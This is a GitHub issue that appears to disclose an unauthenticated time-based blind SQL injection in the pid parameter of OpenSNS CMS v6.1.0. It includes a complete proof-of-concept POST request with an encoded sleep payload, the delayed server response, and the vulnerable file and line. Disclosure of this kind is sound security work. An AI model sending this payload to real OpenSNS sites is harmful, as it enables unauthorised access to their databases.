New issue

Jump to bottom

OpenSNS v6.1.0 have unauthorized sleep blind injection SQL vulnerability pid parameter #1

Open CoCoCoCoCoColi opened this issue on Dec 30, 2019 · 0 comments

CoCoCoCoCoColi commented on Dec 30, 2019 • edited Owner

OpenSNS v6.1.0 have unauthorized sleep blind injection SQL vulnerability pid parameter

A unauthorized sleep blind injection SQL vulnerability was discovered in OpenSNS CMS v6.1.0 about pid parameter

this CMS offical website

> http://www.opensns.cn/
> if you want to download source code ,offical website need china phone number,so i downlaod it ,put it `https://github.com/CoColizdf/CVE/blob/master/opensns6.10.zip`


vul url


> http://192.168.95.131/uploads_download_2019-07-16_5d2d5d4697d88/index.php?s=/home/addons/_addons/china_city/_controller/china_city/_action/getcity.html


poc

```
POST /index.php?s=%2Fhome%2Faddons%2F_addons%2Fchina_city%2F_controller%2Fchina_city%2F_action%2Fgetcity.html HTTP/1.1
Host: 192.168.95.131
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
Content-Length: 116
Accept: */*
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,und;q=0.7
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.95.131
Referer: http://192.168.95.131/uploads_download_2019-07-16_5d2d5d4697d88/index.php?s=/ucenter/config/index.html
X-Requested-With: XMLHttpRequest
Accept-Encoding: gzip

cid=0&pid%5B0%5D=%3D%28select%2Afrom%28select%2Bsleep%283%29union%2F%2A%2A%2Fselect%2B1%29a%29and+3+in+&pid%5B1%5D=3
```



POST
/uploads_download_2019-07-16_5d2d5d4697d88/index.php?s=%2Fhome%2Faddons%2F_addons%2Fchina_city%2F_controller%2Fchina_city%2F_action%2Fgetcity.html
HTTP/1.1
Host: 192.168.95.131
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
Content-Length: 116
Accept: */*
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,und;q=0.7
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.95.131
Cookie:
Referer:
http://192.168.95.131/uploads_download_2019-07-16_5d2d5d4697d88/index.php?s=/ucenter/config/index.html
X-Requested-With: XMLHttpRequest
Accept-Encoding: gzip
cid=0&pid%5B0%5D=%3D%28select%2Afrom%28select%2Bsleep%283%29union%2F%2A%2A%2Fselect%2B1%29a%29and+3+in+&pid%5B1%5D=3
=(select*from(select+sleep(3)union/**/select+1)a)and 3 in
Type a search term
0 matches
HTTP/1.1 200 OK
Date: Mon, 30 Dec 2019 15:48:58 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.6.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=2e8qbinau0cntu7p7o7o367470; path=/
Content-Type: application/json; charset=utf-8
Content-Length: 44
"<option value ='">-\u57ce\u5e02-<\/option>"
Type a search term
0 matches
Done
470 bytes | 3,078 millis





Vulnerability file

Addons/ChinaCity/Controller/ChinaCityController.class.php:50



from CoColi (Chaitin Tech)

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant